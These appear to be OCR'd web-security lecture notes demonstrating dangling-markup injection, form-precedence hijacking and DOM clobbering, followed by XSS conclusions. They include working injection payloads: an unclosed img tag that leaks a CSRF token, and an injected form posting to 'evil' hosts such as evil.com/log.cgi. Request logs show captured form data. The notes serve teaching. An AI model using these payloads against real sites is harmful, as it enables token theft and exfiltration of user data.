=csrf_token%20value=jkwje5klfsjh%20/%3E%20%20%3Cinput%20type=text%20name=message%
20placeholder= HTTP/1.1" 404 3856 "https://potatocrunchcereal.com/" "Mozilla/5.0
(X11; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0"
```



```
<html>
<head>
</head>
<body>
        <img src="https://potatocrunchcereal.com/evil?
        <form id="myForm" method="POST" action="/submit">
                <input type="text" name="message" placeholder="Enter text" />
                <input type="hidden" name="csrf_token" id="csrf_token" value="jkwje5klfsjh" />
                <button type="submit">Submit</button>
        </form>

</body>
</html>
```




GET https://potatocrunchcereal.com/evil?<form id=


Status	404 Not Found
Version	HTTP/1.1
Transferred	216 B (0 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Low
DNS Resolution	System

Form Precedence


- again attacker message
  - <form action="http://evil.com/log.cgi">
- suppose there was another form inside
  - now rerouted to attacker
  - which form takes precedence?




```html
<html>
<head>
</head>
<body>

        <form id="myForm" method="POST" action="/submit">
                <input type="text" name="message" placeholder="Enter text" />
                <input type="hidden" name="csrf_token" id="csrf_token" value="jkwje5klfsjh" />
                <button type="submit">Submit</button>
        </form>

</body>
</html>
```



```
<html>
<head>
</head>
<body>

        <form id="myForm" method="POST" action="https://potatocrunchcereal.com/evil">
        <form id="myForm" method="POST" action="/submit">
                <input type="text" name="message" placeholder="Enter text" />
                <input type="hidden" name="csrf_token" id="csrf_token" value="jkwje5klfsjh" />
                <button type="submit">Submit</button>
        </form>

</body>
</html>
```




secret info



Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at potatocrunchcereal.com Port 443




▸ POST https://potatocrunchcereal.com/evil

Status	404 Not Found
Version	HTTP/1.1
Transferred	502 B (285 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest
DNS Resolution	System

▾ Response Headers (217 B)

```
Connection: Keep-Alive
Content-Length: 285
Content-Type: text/html; charset=iso-8859-1
Date: Mon, 03 Nov 2025 16:05:47 GMT
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.52 (Ubuntu)
```



Form data


message: "secret+info"

csrf_token: "jkwje5klfsjh"


Security vulnerabilities can happen when errors are tolerated and specifications are unclear.

Namespace Attacks


- JavaScript automatically adds new variables from objects and clashes the namespace
- e.g., I have a variable allow_access, which has some security purpose
  - if (allowed_access) do_stuff();
  - if (debug_mode) do_stuff();
- attacker: <img id='allowed_access'>
  - JavaScript makes this now 'allowed_access' (always true since it exists)
    - JavaScript's coercion
  - JavaScript assumes that if you don't declare a variable, it is global
    - let x = 0; or var x = 0; makes it scoped
    - x = 0; makes it a global variable



```
<html>
<head>

<script>
function do_stuff() {
        document.getElementById("data").textContent = "access denied";
        if (allowed_access) {
                document.getElementById("data").textContent = "access granted";
        }
}

function add_element() {
        const val = document.getElementById("name").value;
        var img = document.createElement("img");
        img.id = val;
        document.body.appendChild(img);
        do_stuff();
}
</script>
</head>

<body onload="do_stuff()">
        <input type="text" id="name" placeholder="name element" />
        <button onclick="add_element()">Add element</button>
        <div id="data"/>
</body>
</html>
```




access denied




hello

access denied




```
<html>
  <head>…</head>
  <body onload="do_stuff()">
    <input id="name" type="text" placeholder="name element">
    <button onclick="add_element()">Add element</button>
    <div id="data">access denied</div>
    <img id="hello">
  </body>
</html>
```



allowed_access

access granted



```
<html>
  <head>…</head>
  <body onload="do_stuff()">
    <input id="name" type="text" placeholder="name element">
    <button onclick="add_element()">Add element</button>
    <div id="data">access granted</div>
    <img id="hello">
    <img id="allowed_access">
  </body>
```

Conclusions

- XSS vulnerabilities are rampant
    - any website that reflects user input back can be used as an attack on that website
        - attacker convinces victim to send a website a script
        - the script is returned from the website and gets its origin
        - but the website never approved of that script
    - attacker goal: violate the SOP
- stored XSS can result in vulnerabilities later on
- different client software can parse the same text differently
- even non-script based XSS can be used to run scripts across origins